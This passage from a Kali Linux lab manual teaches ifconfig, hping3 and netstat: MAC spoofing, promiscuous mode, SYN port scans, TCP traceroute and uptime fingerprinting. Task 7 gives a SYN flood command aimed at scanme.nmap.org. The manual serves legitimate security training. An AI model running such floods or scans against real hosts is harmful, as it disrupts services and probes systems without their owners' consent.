


```
(root㉿kali)-[~]
# ifconfig eth0 down

(root㉿kali)-[~]
# ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 44 bytes 1936 (1.8 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 44 bytes 1936 (1.8 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

This command will disable our local connection to the Wi-Fi card. To enable it, enter the following command:

```
ifconfig eth0 up
```



```
(root㉿kali)-[~]
# ifconfig eth0 up

(root㉿kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.71.131 netmask 255.255.255.0 broadcast 192.168.71.255
        inet6 fe80::20c:29ff:fe2c:b1d3 prefixlen 64 scopeid 0x20<brd>
            ether 00:0c:29:2c:b1:d3 txqueuelen 1000 (Ethernet)
            RX packets 18853 bytes 13134687 (12.5 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 54521 bytes 5496645 (5.2 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Task 5:

We can use ifconfig to enable promiscuous mode on an interface. This will allow the interface to receive all packets on the network. You will need a compatible network card for this to work correctly:

```
ifconfig eth0 promisc
```

```
(root㉿kali)-[~]
# ifconfig eth0 promisc

(root㉿kali)-[~]
# ifconfig
eth0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST> mtu 1500
      inet 192.168.71.131 netmask 255.255.255.0 broadcast 192.168.71.1
      inet6 fe80::20c:29ff:fe2c:b1d3 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:2c:b1:d3 txqueuelen 1000 (Ethernet)
          RX packets 18853 bytes 13134687 (12.5 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 54525 bytes 5496949 (5.2 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

This can be disabled using the following command:

```
ifconfig eth0 -promisc
```

```
(root㉿kali)-[~]
# ifconfig eth0 -promisc

(root㉿kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.71.131 netmask 255.255.255.0 broadcast 192.168.71.1
      inet6 fe80::20c:29ff:fe2c:b1d3 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:2c:b1:d3 txqueuelen 1000 (Ethernet)
          RX packets 18853 bytes 13134687 (12.5 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 54525 bytes 5496949 (5.2 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Task 6:

The ifconfig tool also enables you to change the MAC address associated with a network interface. This can be done with the following command:

```
ifconfig [network-name] hw [class] [hardware-address]
```

```
Eg. ifconfig eth0 hw ether 66:3e:7f:60:f2:1f
```

There are actually 4 sets of Locally Administered Address Ranges that can be used on your network without fear of conflict, assuming no one else has assigned these on your network:

x2-xx-xx-xx-xx-xx
x6-xx-xx-xx-xx-xx
xA-xx-xx-xx-xx-xx
xE-xx-xx-xx-xx-xx

To make the changes permanent, open the file below and add the following lines in it:

```
nano /etc/network/interfaces
pre-up ifconfig eth0 hw ether AA:22:33:44:55:66
```

Reboot the system. The new MAC address will appear.

Lab 20. Hping for Security Auditing and Testing of Network Devices

Lab Objective:

Learn how to use hping for security auditing and the testing of networking devices.

Lab Purpose:

Hping is an open-source packet generator and analyser for the TCP/IP protocol. It is often referred to as a swiss army knife, as it can perform a lot of packet-related functions for security testing and auditing.

Lab Tool:

Kali Linux

Lab Topology:

We will use Kali Linux for this lab. `hping3` command requires root privileges to work. First of all, we have to become the “root” user using the terminal:

```
sudo su -
```

In this lab we need another “victim” machine to make connections through. We can use scanme.nmap.org as a target host on the internet. This site has been developed by NMAP for the purpose of scanning. Never scan any site, system, or network without prior permission from the owner.


If you have no internet connection during hping testing, you may consider installing a Kali or Ubuntu VM on your own working PC.

Lab Walkthrough:

Task 1:

We will begin by viewing the help information screen by executing the following command:

```
hping3 -h
```



```
(root㉿kali)-[~]
# hping3 -h
usage: hping3 host [options]
-h --help      show this help
-v --version   show version
-c --count     packet count
-i --interval  wait (uX for X microseconds, for example -i u1000)
               --fast      alias for -i u10000 (10 packets for second)
               --faster    alias for -i u1000 (100 packets for second)
               --flood     sent packets as fast as possible. Don't show replies.
-n --numeric   numeric output
-q --quiet     quiet
-I --interface interface name (otherwise default routing interface)
-V --verbose   verbose mode
-D --debug    debugging info
```

The default packet which hping will create is a TCP packet. This means that even if a device such as a router or firewall is blocking ping requests, we can still perform host discovery and reconnaissance with hping.

We will perform our first scan using the SYN flag. This will send out the same packets as nmap would when performing a -sS scan. We will also check if port 80 is open. “-c 5” parameter tells us that this scan will only be repeated 5 times. Type the following command:

```
hping3 scanme.nmap.org -p 80 -S -c 5
```

```
[root@kali:~] # hping3 scanme.nmap.org -p 80 -S -c 5
HPING scanme.nmap.org (eth0 45.33.32.156): S set, 40 headers + 0 data by
len=46 ip=45.33.32.156 ttl=49 DF id=0 sport=80 flags=SA seq=0 win=64240
len=46 ip=45.33.32.156 ttl=49 DF id=0 sport=80 flags=SA seq=1 win=64240
len=46 ip=45.33.32.156 ttl=48 DF id=0 sport=80 flags=SA seq=2 win=64240
len=46 ip=45.33.32.156 ttl=48 DF id=0 sport=80 flags=SA seq=3 win=64240
len=46 ip=45.33.32.156 ttl=47 DF id=0 sport=80 flags=SA seq=4 win=64240
--- scanme.nmap.org hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 196.0/225.0/287.4 ms
```

Note that, in my scan, the packets came back with the flags “SA” set. This indicates that the port is open. If the flag were set to “RA”, the port would be closed.

Task 2:

Create a SYN package and use scan mode to scan port 1 through 1000 on these targets. “-8” puts hping command to sweep-scan mode.

```
hping3 scanme.nmap.org -8 1-1024 -S
hping3 192.168.1.123 -8 1-1024 -S
```

```
[root@kali:~] # hping3 scanme.nmap.org -8 0-1024 -S
Scanning scanme.nmap.org (45.33.32.156), port 0-1024
1025 ports to scan, use -V to see all the replies
+---+---+---+---+---+---+
|port| serv name | flags |ttl| id | win | len |
+---+---+---+---+---+---+
22 ssh : .S..A... 48 0 64240 46
80 http : .S..A... 48 0 64240 46
All replies received. Done.
Not responding ports: (25 smtp)
```

```
(root㉿kali)-[~]
# hping3 192.168.1.123 -8 0-1024 -S
Scanning 192.168.1.123 (192.168.1.123), port 0-1024
1025 ports to scan, use -V to see all the replies
+---+---+---+---+---+---+
|port| serv name | flags | ttl| id | win | len |
+---+---+---+---+---+---+
135 epmap      : .S..A... 128 1226 65392 46
139 netbios-ssn: .S..A... 128 1482 8192 46
445 microsoft-d: .S..A... 128 1738 65392 46
554 rtsp       : .S..A... 128 1994 65392 46
All replies received. Done.
```

In these two examples, we scanned two different machines. As a result of both scans, the ports that are detected as open give us some information about the operating systems of the machines. We can roughly say that the first is Linux OS and the second is Windows.

Task 3:

If we want to perform a more detailed scan, we can scan all the ports beginning with 1. We can do this by adding the increment switch (++1) after the port switch and the port number where we want the scan to begin.

```
hping3 -S 139.162.196.104 -p ++1
```

```
(root㉿kali)-[~]
# hping3 -S 139.162.196.104 -p ++1
HPING 139.162.196.104 (eth0 139.162.196.104): S set, 40 headers + 0 data bytes
len=46 ip=139.162.196.104 ttl=128 id=283 sport=1 flags=RA seq=0 win=64240 rtt=2249.0 ms
len=46 ip=139.162.196.104 ttl=128 id=284 sport=2 flags=RA seq=1 win=64240 rtt=2271.6 ms
len=46 ip=139.162.196.104 ttl=128 id=285 sport=3 flags=RA seq=2 win=64240 rtt=2227.1 ms
len=46 ip=139.162.196.104 ttl=128 id=286 sport=4 flags=RA seq=3 win=64240 rtt=2258.6 ms
len=46 ip=139.162.196.104 ttl=128 id=287 sport=5 flags=RA seq=4 win=64240 rtt=2267.2 ms
len=46 ip=139.162.196.104 ttl=128 id=288 sport=6 flags=RA seq=5 win=64240 rtt=2271.1 ms
```

Task 4:

Nowadays, many websites which are heavily accessible use multiple servers to meet incoming requests. For example, a web request to www.google.com

is handled by more than one server. In order to learn the IP addresses of these servers that are behind the DNS, type this command:

```
hping3 www.google.com -S -p 80 -T --ttl 13 --tr-keep-ttl -n
```

```
L# hping3 -S www.google.com -p 80 -T --ttl 13 --tr-keep-ttl -n
HPING www.google.com (eth0 142.250.185.68): S set, 40 headers + 0 d
hop=13 TTL 0 during transit from ip=108.170.238.61
hop=13 hoprtt=63.3 ms
hop=13 TTL 0 during transit from ip=108.170.251.193
hop=13 hoprtt=62.2 ms
hop=13 TTL 0 during transit from ip=108.170.251.193
hop=13 hoprtt=59.6 ms
hop=13 TTL 0 during transit from ip=108.170.238.61
hop=13 hoprtt=59.6 ms
hop=13 TTL 0 during transit from ip=209.85.252.215
hop=13 hoprtt=66.7 ms
hop=13 TTL 0 during transit from ip=209.85.252.215
hop=13 hoprtt=58.6 ms
hop=13 TTL 0 during transit from ip=108.170.226.2
hop=13 hoprtt=57.3 ms
hop=13 TTL 0 during transit from ip=108.170.251.193
hop=13 hoprtt=62.9 ms
hop=13 TTL 0 during transit from ip=209.85.240.112
hop=13 hoprtt=59.2 ms
^C
```

In this case, we used the TTL in traceroute to obtain some of the load-balancing devices' IP addresses.

Task 5:

We can use hping command as a ordinary ping tool. “-1” parameter indicates that this is an ICMP package.

```
[root@kali:~]# hping3 scanme.nmap.org -1 -c 3
HPING scanme.nmap.org (eth0 45.33.32.156): icmp mode set, 28 headers + 0 data bytes
len=46 ip=45.33.32.156 ttl=49 id=10658 icmp_seq=0 rtt=211.8 ms
len=46 ip=45.33.32.156 ttl=49 id=10834 icmp_seq=1 rtt=214.7 ms
len=46 ip=45.33.32.156 ttl=49 id=10940 icmp_seq=2 rtt=214.7 ms
--- scanme.nmap.org hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 211.8/213.8/214.7 ms
```

Traceroute to a target using ICMP mode and show verbose.

```
hping3 scanme.nmap.org -1 --traceroute -n
```

```
└# hping3 scanme.nmap.org -1 --traceroute -n
HPING scanme.nmap.org (eth0 45.33.32.156): icmp m
hop=1 TTL 0 during transit from ip=192.168.1.1
hop=1 hoprtt=5.6 ms
hop=2 TTL 0 during transit from ip=195.87.128.38
hop=2 hoprtt=5.5 ms
hop=3 TTL 0 during transit from ip=10.135.53.154
hop=3 hoprtt=4.6 ms
hop=4 TTL 0 during transit from ip=10.135.53.153
hop=4 hoprtt=6.6 ms
hop=5 TTL 0 during transit from ip=46.234.28.57
hop=5 hoprtt=8.7 ms
hop=6 TTL 0 during transit from ip=195.2.23.129
hop=6 hoprtt=17.2 ms
hop=7 TTL 0 during transit from ip=195.2.18.213
hop=7 hoprtt=240.1 ms
hop=8 TTL 0 during transit from ip=195.2.18.210
hop=8 hoprtt=223.0 ms
hop=9 TTL 0 during transit from ip=195.2.16.1
hop=9 hoprtt=210.2 ms
hop=10 TTL 0 during transit from ip=195.2.24.230
hop=10 hoprtt=221.2 ms
hop=11 TTL 0 during transit from ip=195.2.24.241
hop=11 hoprtt=225.0 ms
hop=12 TTL 0 during transit from ip=195.2.31.5
hop=12 hoprtt=213.1 ms
hop=13 TTL 0 during transit from ip=195.2.24.97
hop=13 hoprtt=206.7 ms
hop=14 TTL 0 during transit from ip=195.2.14.206
hop=14 hoprtt=411.7 ms
```

Hping also improves on the traceroute ability. Traceroute uses ping to determine the location of servers, firewalls, routers etc. This can be very useful for hackers looking to create a network map of their target. For this reason, many firewalls do not respond to ping packets. Hping does the same thing but can also use TCP packets instead of ICMP, which all firewalls will allow (otherwise, it would not allow internet traffic). Let's try this now:

```
hping3 scanme.nmap.org -n -S -s 8080 -p 80 --traceroute
```

```
(root㉿kali)-[~]
# hping3 scanme.nmap.org -n -S -s 8080 -p 80 --traceroute
HPING scanme.nmap.org (eth0 45.33.32.156): S set, 40 headers + 0 data bytes
hop=1 TTL 0 during transit from ip=192.168.1.1
hop=1 hoprtt=10.6 ms
hop=2 TTL 0 during transit from ip=195.87.128.38
hop=2 hoprtt=23.6 ms
hop=3 TTL 0 during transit from ip=10.135.53.154
hop=3 hoprtt=21.5 ms
hop=4 TTL 0 during transit from ip=10.135.53.153
hop=4 hoprtt=6.3 ms
hop=5 TTL 0 during transit from ip=46.234.28.57
hop=5 hoprtt=4.8 ms
hop=6 TTL 0 during transit from ip=195.2.23.129
hop=6 hoprtt=17.5 ms
hop=7 TTL 0 during transit from ip=195.2.18.213
hop=7 hoprtt=100.4 ms
hop=8 TTL 0 during transit from ip=195.2.18.213
hop=8 hoprtt=223.6 ms
hop=9 TTL 0 during transit from ip=195.2.16.1
hop=9 hoprtt=206.8 ms
hop=10 TTL 0 during transit from ip=195.2.24.230
hop=10 hoprtt=203.9 ms
hop=11 TTL 0 during transit from ip=195.2.24.241
hop=11 hoprtt=220.6 ms
hop=12 TTL 0 during transit from ip=195.2.31.5
hop=12 hoprtt=149.9 ms
hop=13 TTL 0 during transit from ip=195.2.24.97
hop=13 hoprtt=214.9 ms
hop=14 TTL 0 during transit from ip=195.2.14.206
hop=14 hoprtt=366.9 ms
hop=15 TTL 0 during transit from ip=173.230.159.71
hop=15 hoprtt=209.9 ms
```


Traceroute to determine if port 80 is open, set local traffic to be generated from source port 8080.

Task 6:

Hping can be used to tell us how long a server has been up. This is useful information for a hacker as each time a server is patched or updated, it must also be rebooted. If we see that a server is up for 5 years, we can be sure that the server has not been patched or updated in that time, and that it therefore will be vulnerable to all vulnerabilities discovered during that timeframe. We can do this using the following command:

```
hping3 scanme.nmap.org -p 80 --tcp-timestamp -S -c 4
```

Note: This will not work on a Kali Linux VM with NAT settings enabled.



```
(root㉿kali)-[~]
# hping3 scanme.nmap.org -p 80 --tcp-timestamp -S -c 4
HPING scanme.nmap.org (eth0 45.33.32.156): S set, 40 headers + 0 data bytes
len=56 ip=45.33.32.156 ttl=47 DF id=0 sport=80 flags=SA seq=0 win=65160 rtt=226.8 ms
    TCP timestamp: tcpts=2633482130

len=56 ip=45.33.32.156 ttl=49 DF id=0 sport=80 flags=SA seq=1 win=65160 rtt=223.3 ms
    TCP timestamp: tcpts=2633483128
    HZ seems hz=1000
    System uptime seems: 30 days, 11 hours, 31 minutes, 23 seconds

len=56 ip=45.33.32.156 ttl=49 DF id=0 sport=80 flags=SA seq=2 win=65160 rtt=255.9 ms
    TCP timestamp: tcpts=2633484137
    HZ seems hz=1000
    System uptime seems: 30 days, 11 hours, 31 minutes, 24 seconds

len=56 ip=45.33.32.156 ttl=48 DF id=0 sport=80 flags=SA seq=3 win=65160 rtt=227.2 ms
    TCP timestamp: tcpts=2633485133
    HZ seems hz=1000
    System uptime seems: 30 days, 11 hours, 31 minutes, 25 seconds

--- scanme.nmap.org hping statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 223.3/233.3/255.9 ms
```

Task 7:

To start a SYN flood attack, run the command bellow.

```
hping3 scanme.nmap.org -S --flood -p 80
```

When running the commands, hping3 will not show any output; it is working in the background.

Lab 21. Using Netstat to View Networking Information

Lab Objective:

Learn how to use netstat to view networking information.

Lab Purpose:

Netstat is a command line tool which let's you print network connections, routing tables, interface statistics, masquerade connections, and multicast memberships.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux for this lab. Some netstat command features may require privileges to work. First of all, we have to be the “root” user using the terminal:

```
sudo su -
```

Lab Walkthrough:


Task 1:

We will begin by viewing the help information screen by executing the following command:

```
netstat -h
```

We will then view all active connections by typing the following:

```
netstat
```



```
(root㉿kali)-[~]
# netstat
```

Active Internet connections (w/o servers)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
udp	0	0	192.168.71.131:bootpc	192.168.71.254:bootps	ESTABLISHED
Active UNIX domain sockets (w/o servers)					
Proto	RefCount	Flags	Type	I-Node	Path
unix	2	[]	DGRAM	18531	/run/user/0/systemd/notify
unix	3	[]	DGRAM	3466	/run/systemd/notify
unix	2	[]	DGRAM	3481	/run/systemd/journal/syslog
unix	12	[]	DGRAM	3487	/run/systemd/journal/dev-log
unix	8	[]	DGRAM	3489	/run/systemd/journal/socket
unix	3	[]	STREAM	18048	@/tmp/.ICE-unix/864
unix	3	[]	STREAM	19511	
unix	3	[]	STREAM	17127	
unix	3	[]	STREAM	16268	/run/dbus/system_bus_socket
unix	3	[]	STREAM	18625	

Task 2:

We can use netstat to display both local and foreign addresses in numeric IP form using the “-n” parameter.

```
netstat -n
```

If we want to view only TCP connections, we need to add the “-t” parameter.

```
netstat -t
```

Similary, if we want to view only UDP connections, we need to add the “-u” parameter.

```
netstat -u
```

We can combine and operate multiple parameters in a single command as follows;

```
netstat -nt
```

Active Internet connections (w/o servers)			
Proto	Recv-Q	Send-Q	Local Address
tcp	0	0	192.168.1.20:39872
tcp	0	0	192.168.1.20:34980
tcp	0	0	192.168.1.20:49324
tcp	0	0	192.168.1.20:49458
tcp	0	0	192.168.1.20:59866
tcp	0	0	192.168.1.20:47992
tcp	0	0	192.168.1.20:59148
tcp	0	0	192.168.1.20:50042
tcp	0	0	192.168.1.20:45246
tcp	0	0	192.168.1.20:52290
tcp	0	0	192.168.1.20:56544
tcp	0	0	192.168.1.20:54786
tcp	0	0	192.168.1.20:38102
tcp	0	0	192.168.1.20:47446
tcp	0	0	192.168.1.20:39586
tcp	0	0	192.168.1.20:42876
tcp	0	0	192.168.1.20:54110
tcp	0	32	192.168.1.20:54174

Foreign Address	State
142.250.186.34:443	ESTABLISHED
92.122.104.89:443	ESTABLISHED
184.24.1.52:80	ESTABLISHED
142.250.185.238:443	ESTABLISHED
142.250.186.67:443	TIME_WAIT
13.224.195.106:443	ESTABLISHED
142.250.185.163:80	ESTABLISHED
143.204.90.31:443	ESTABLISHED
216.58.212.168:443	ESTABLISHED
34.98.75.36:443	ESTABLISHED
35.161.199.103:443	ESTABLISHED
172.217.23.100:80	ESTABLISHED
184.24.1.52:443	ESTABLISHED
35.199.147.118:443	ESTABLISHED
142.250.185.163:443	TIME_WAIT
13.224.195.52:443	ESTABLISHED
142.250.186.174:80	ESTABLISHED
72.163.10.10:443	LAST_ACK

Let's look at the figure;

1. This area shows our local IP address and port number for each connection.
2. This field shows our remote IP address and port number for each connection.
3. This area displays the TCP / UDP status of each connection;

LISTEN: represents waiting for a connection request from any remote TCP and port.

SYN-SENT: represents waiting for a matching connection request after having sent a connection request.

SYN-RECEIVED: represents waiting for a confirming connection request acknowledgment after having both received and sent a connection request.

ESTABLISHED: represents an open connection, data received can be delivered to the user. The normal state for the data transfer phase of the connection.

FIN-WAIT-1: represents waiting for a connection termination request from the remote TCP, or an acknowledgment of the connection termination request previously sent.

FIN-WAIT-2: represents waiting for a connection termination request from the remote TCP.

CLOSE-WAIT: represents waiting for a connection termination request from the local user.

CLOSING: represents waiting for a connection termination request acknowledgment from the remote TCP.

LAST-ACK: represents waiting for an acknowledgment of the connection termination request previously sent to the remote TCP (which includes an acknowledgment of its connection termination request).


TIME-WAIT: represents waiting for enough time to pass to be sure the remote TCP received the acknowledgment of its connection termination request.

CLOSED: represents no connection state at all.

Task 3:

netstat allows us to view only connections which are listening. We can do this by typing this command:

```
netstat -ntl
```




Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:2222	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
tcp6	0	0	:::2222	:::*	LISTEN
tcp6	0	0	:::80	:::*	LISTEN

“0.0.0.0” in the local address column indicates all IP addresses that are listening. “0.0.0.0:” in the foreign address column indicates everyone and all ports in the IP space. In the last lines, it shows that we are in a state of listening for each connection.

Task 4:

We can view the kernel routing table by using the following command:

```
netstat -r
```

A terminal window titled '(root㉿kali)-[~]' showing the output of the 'netstat -r' command. A red arrow points to the command line.

Kernel IP routing table						
Destination	Gateway	Genmask	Flags	MSS	Window	irtt Iface
default	192.168.71.2	0.0.0.0	UG	0 0	0	eth0
192.168.71.0	0.0.0.0	255.255.255.0	U	0 0	0	eth0

Note: netstat -r and route -e produce the same result.

Task 5:

We can make netstat show us the process IDs and where they belong by using the following command:

```
netstat -tunp
```

```
(kali㉿kali)-[~]
$ netstat -tunp
(TCP+UDP, only numbers, show each process ID
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp     0      0   192.168.1.20:2222       192.168.1.206:40706 ESTABLISHED 2422/sshd: kali [pr
tcp     0      0   192.168.1.20:42066      142.250.185.131:443 ESTABLISHED 1387/x-www-browser
